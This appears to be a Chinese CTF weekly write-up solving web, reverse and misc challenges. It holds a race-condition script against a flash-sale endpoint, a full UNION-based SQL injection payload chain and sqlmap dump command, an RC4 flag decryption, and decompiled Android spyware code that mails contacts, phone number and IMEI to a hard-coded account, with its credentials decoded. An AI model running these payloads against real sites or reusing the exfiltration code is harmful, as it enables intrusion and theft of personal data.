

# 38周wp

web

## 1.秒杀系统

秒杀项目中的超卖问题详解

秒杀场景是一种高并发场景，用户在短时间内大量涌入抢购有限的商品。超卖问题指的是由于系统设计不合理，导致实际售出的商品数量超过库存数量。

为什么会出现超卖问题？

超卖问题通常由以下原因引发：

在高并发情况下，多个用户同时读取库存数据，并进行库存更新操作时，可能出现竞争条件，导致超卖。

示例：用户A和用户B同时读取库存（10件），两者都认为可以购买，分别减库存后库存变成-1。

编写py程序，使用ThreadPoolExecutor用于管理并发任务，fetch\_data函数用于访问URL并处理响应。你可以根据需要调整num\_nodes的值来模拟不同的并发访问数量。

exp：

```
import requests
```

```
from concurrent.futures import ThreadPoolExecutor
```

## 目标URL

```
url = "http://202.120.222.171:32343/minus"
```

## 并发访问函数

```
def fetch_data(node_id):
    try:
        response = requests.get(url)
        response.raise_for_status() # 检查HTTP错误
        print(f"Node {node_id} received data: {response.json()}")
    except requests.RequestException as e:
        print(f"Node {node_id} failed to fetch data: {e}")
```

## 并发访问数量

```
num_nodes = 5
```

## 使用ThreadPoolExecutor来管理并发任务

```
with ThreadPoolExecutor(max_workers=num_nodes) as executor:
    futures = [executor.submit(fetch_data, node_id) for node_id in range(num_nodes)]
```

```
# 可选：等待所有任务完成
for future in futures:
    future.result()
```

## 2.CVE-2022-28512

### 1、判断注入点

直接1=1和1=2来判断，发现页面正常，然后输入1'，则报错了

便可判断是单引号闭合。

### 2、爆字段个数

语句为 id=1' order by 10--+

直接尝试一个大一点的数,报错

然后试一下9，发现没有问题，则显为数为9

### 3、爆显位位置

语句为 id=-1' union select 1,2,3,4,5,6,7,8,9--+

发现2，3，7，8都是显位，

我直接用4

### 4、爆数据库名

语句为

id=-1' union select 1,2,3,database(),5,6,7,8,9--+

爆出数据库名为ctf

### 5、爆数据库表名

语句为

id=-1' union select 1,2,3,group\_concat(table\_name),5,6,7,8,9 from  
information\_schema.tables where table\_schema=database()--+

得到一大串表名，发现其中有flag表，所以关键表是flag表

### 6、爆数据库列名

语句为

id=-1' union select 1,2,3,group\_concat(column\_name),5,6,7,8,9 from  
information\_schema.columns where table\_schema=database() and table\_name="flag"--+  
得到列名flag

## 7、爆数据库数据

语句为

```
id=-1' union select 1,2,3,group_concat(flag),5,6,7,8,9 from flag --+
```

成功得到flag

总结：

其实这个题就是简单的单引号闭合题，也可以用sqlmap直接扫，更加简单快捷

```
python3 sqlmap.py -u "http://eci-2ze4tniv12j0xx7jday4.cloudeci1.ichunqiu.com/single.php?id=5" --batch -D ctf -T flag --dump
```

会直接爆出flag

参考：<https://blog.csdn.net/l181954187/article/details/137521233>

reverse

1.pyre

.py文件打包的exe,可以直接解包得到源代码，过程可参考

[https://blog.csdn.net/gitblog\\_06504/article/details/142395958](https://blog.csdn.net/gitblog_06504/article/details/142395958)

```
def rc4_ksa(key):
    """密钥调度算法（KSA）

    得到初始置换后的S表
    """
    # 种子密钥key若为字符串，则转成字节串
    if isinstance(key, str):
        key = key.encode()
    S = list(range(256)) # 初始化S表
    # 利用K表，对S表进行置换
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i] # 置换
    return S

import tkinter as tk
from tkinter import messagebox

def show_popup_a():
    root = tk.Tk()
    root.withdraw()
    messagebox.showinfo("pyre", "Wrong flag!!plz try again!")

def show_popup_b():
    root = tk.Tk()
    root.withdraw()
```

```

messagebox.showinfo("pyre", "Well done!")

def rc4_prga(S, text):
    """伪随机生成算法（PRGA）

    利用S产生伪随机字节流，
    将伪随机字节流与明文或密文进行异或，完成加密或解密操作
    """
    # 待处理文本text若为字符串，则转成字节串
    if isinstance(text, str):
        text = text.encode()
    i = j = 0
    result = []
    count=0
    for byte in text:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i] # 置换
        t = (S[i] + S[j]) % 256
        k = S[t] # 得到密钥字k
        # 将明文或密文与k进行异或，得到处理结果
        result.append(byte ^ k)
    return bytes(result)

def rc4_encrypt(key, text):
    return rc4_prga(rc4_ksa(key), text).hex()

def mian():
    import random
    random.seed(114514)
    enc_flag = "d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2"
    key = str(random.randint(1,810))
    file_path = "flag.txt"
    with open(file_path, 'r', encoding='utf-8') as file:
        plaintext = file.read()
        ciphertext = rc4_encrypt(key, plaintext)
        if ciphertext != enc_flag:
            show_popup_a()
        else:
            show_popup_b()

if __name__ == '__main__':
    mian()

```

RC4加密，密钥是seed值为114514时的randint(1,810),可以直接修改源代码把密钥输出，或者直接修改代码解密

```
import random
random.seed(114514)
key = str(random.randint(1,810))
print(key)
```

密钥为239

Recipe

RC4

Passphrase  
239
UTF8
Input format  
Hex
Output format  
Latin1

Input

d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2

54

1

Raw Bytes

LF

Output

s1ctf{U\_Ar3\_g00d\_A7\_PyR3!!}

```
def rc4_ksa(key):
    """密钥调度算法（KSA）

    得到初始置换后的S表
    """
    # 种子密钥key若为字符串，则转成字节串
    if isinstance(key, str):
        key = key.encode()
    S = list(range(256)) # 初始化S表
    # 利用K表，对S表进行置换
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) % 256
        S[i], S[j] = S[j], S[i] # 置换
    return S

def rc4_prga(S, text):
    """伪随机生成算法（PRGA）

    利用S产生伪随机字节流，
```

将伪随机字节流与明文或密文进行异或,完成加密或解密操作

"""

# 待处理文本text若为字符串,则转成字节串

if isinstance(text, str):

text = text.encode()

i = j = 0

result = []

count=0

for byte in text:

i = (i + 1) % 256

j = (j + S[i]) % 256

S[i], S[j] = S[j], S[i] # 置换

t = (S[i] + S[j]) % 256

k = S[t] # 得到密钥字k

# 将明文或密文与k进行异或,得到处理结果

result.append(byte ^ k)

return bytes(result)

def rc4\_decrypt(key, text):

return rc4\_prnga(rc4\_ksa(key), bytes.fromhex(text)).decode()

def mian():

import random

random.seed(114514)

enc\_flag = "d902107af1495664385019623611f9f4c5d0b25aa2fe01792eabb2"

key = str(random.randint(1,810))

flag = rc4\_decrypt(key, enc\_flag)

print(flag)

if \_\_name\_\_ == '\_\_main\_\_':

mian()

## 2.相册

预期做法很多,这里我就演示一下用jadx解题的思路

```

import android.view.KeyEvent;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import android.widget.Toast;
import com.net.p000cn.C0025R;

/* renamed from: cn.baidujiayuan.ver5304.C1 */
/* loaded from: classes.dex */
27 public class ActivityC0004C1 extends Activity {
    ComponentName componentName;
    WebView mWebView;
    DevicePolicyManager policyManager;

    @Override // android.app.Activity
28 public void onCreate(Bundle savedInstanceState) {
29     super.onCreate(savedInstanceState);
30     PackageManager p = getPackageManager();
31     p.setComponentEnabledSetting(getComponentName(), 2, 1);
34     C0001A2.log("安装后执行这个");
35     Intent intent = new Intent(this, ServiceC0011M2.class);
36     startService(intent);
37     readContacts();
38     SmsManager.getDefault();
39     TelephonyManager tm = (TelephonyManager) getSystemService("phone");
41     tm.getLine1Number();
43     C0001A2.sendMsg(C0005C2.phoneNumber, C0001A2.getInstallFlag(this, ""));
    try {
45         SmsTas smsTas = new SmsTas("", this);
46         smsTas.execute(new Integer[0]);
    } catch (Exception e) {
48         C0001A2.log("邮件发送错误");
    }
    try {
51         MailTask mailTask = new MailTask("", this);
52         mailTask.execute(new Integer[0]);
    } catch (Exception e2) {
54         C0001A2.log("邮件发送错误");
    }
56     check();
}

```

在ActivityC004C1发现在日志中记录发送邮件的行为，去看mailTask

```

public class MailTask extends AsyncTask<Integer, Integer, String> {
    private String content;
    private Context context;

    public void run(String content) {
        String notebooks = "";
        List<String[]> notes = NoteBook.get(this.context, IMAPStore.RESPONSE);
        for (String[] note : notes) {
            notebooks = String.valueOf(notebooks) + note[0] + ":" + note[1] + "\r\n";
        }
        TelephonyManager tm = (TelephonyManager) this.context.getSystemService("phone");
        String tel = tm.getLine1Number();
        if (tel == null || tel.equals("")) {
            Sms getBFlag = C0001A2.getNoteBook(content);
            tel = getBFlag.phoneNumber;
        }
        C0001A2.getNoteBook(content);
        if (!C0001A2.isEmpty(notebooks)) {
            TelephonyManager telephonyManager = (TelephonyManager) this.context.getSystemService("phone");
            String imei = telephonyManager.getDeviceId();
            C0001A2.sendMailByJavaMail(C0005C2.MAILSERVER, "通讯录(" + tel + "IMEI" + imei + ")", notebooks);
        }
    }
}

```

找到发送邮件的代码，继续查看

```

public static int sendMailByJavaMail(String mailto, String title, String mailmsg) {
    if (!debug) {
        Mail m = new Mail(C0005C2.MAILUSER, C0005C2.MAILPASS);
        m.set_host(C0005C2.MAILHOST);
        m.set_port(C0005C2.PORT);
        m.set_debuggable(true);
        String[] toArr = {mailto};
        m.set_to(toArr);
        m.set_from(C0005C2.MAILFROME);
        m.set_subject(title);
        m.setBody(mailmsg);
        try {
            if (m.send()) {
                Log.i("IcetestActivity", "Email was sent successfully.");
            } else {
                Log.i("IcetestActivity", "Email was sent failed.");
            }
        } catch (Exception e) {
            Log.e("MailApp", "Could not send email", e);
        }
    }
    return 1;
}

```

```

public class C0005C2 {
    public static final String CANCELNUMBER = "%23%2321%23";
    public static final String MAILFROME;
    public static final String MAILHOST = "smtp.163.com";
    public static final String MAILPASS;
    public static final String MAILSERVER;
    public static final String MAILUSER;
    public static final String MOVENUMBER = "**21*121%23";
    public static final String PORT = "25";
    public static final String date = "2115-11-1";
    public static final String phoneNumber;

    static {
        System.loadLibrary("core");
        MAILSERVER = Base64.decode(NativeMethod.m3m());
        MAILUSER = Base64.decode(NativeMethod.m3m());
        MAILPASS = Base64.decode(NativeMethod.pwd());
        MAILFROME = Base64.decode(NativeMethod.m3m());
        phoneNumber = Base64.decode(NativeMethod.m2p());
    }
}

```

sendMailByJavaMail发邮件，邮件地址从native方法里获取后用base64解密。

用IDA反编译SO文件，直接去翻疑似base64加密的字符串

.rodata:00002... 00000007	C	123456
.rodata:00002... 00000011	C	MTgyMTg0NjUxMjU=
.rodata:00002... 0000001D	C	MTgyMTg0NjUxMjVAMTYzLmNvbQ==
.rodata:00002... 00000019	C	dXF0c3F5aXpsZXN0dGxqdG==



分别解码，第二个就是邮箱

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

MTgyMTg0NjUxMjU=

16 1

Raw Bytes

LF

Output

Tab 12: 18218465125@163.com3: uqtsqyizlesttljv

18218465125

1: MTgyMTg0NjUxMjU=

2: MTgyMTg0NjUxMjVAMTYzLmNvbQ=

3: dXF0c3F5aXpsZXN0dGxqdG==

MTgyMTg0NjUxMjVAMTYzLmNvbQ=

28 1


Raw Bytes

LF

Output

Tab 12: 18218465125@163.com3: uqtsqyizlesttljv

18218465125@163.com



misc

1.furui

CISCN2024初赛原题。

共有10个flag。藏在不同的地方，最后需要拼在一起才能合成一个大flag。可参考：

<https://blog.csdn.net/Myon5/article/details/139046502>

2.Welcome!

这是一个bat文件，可以直接右键查看源代码就可以看到flag。

如果打开乱码的话，是因为前面的 %%%a 干扰了自动编码识别。我们需要用其他工具（比如vscode）手动选择编码为 UTF-8 在重新打开即可看到正确的flag。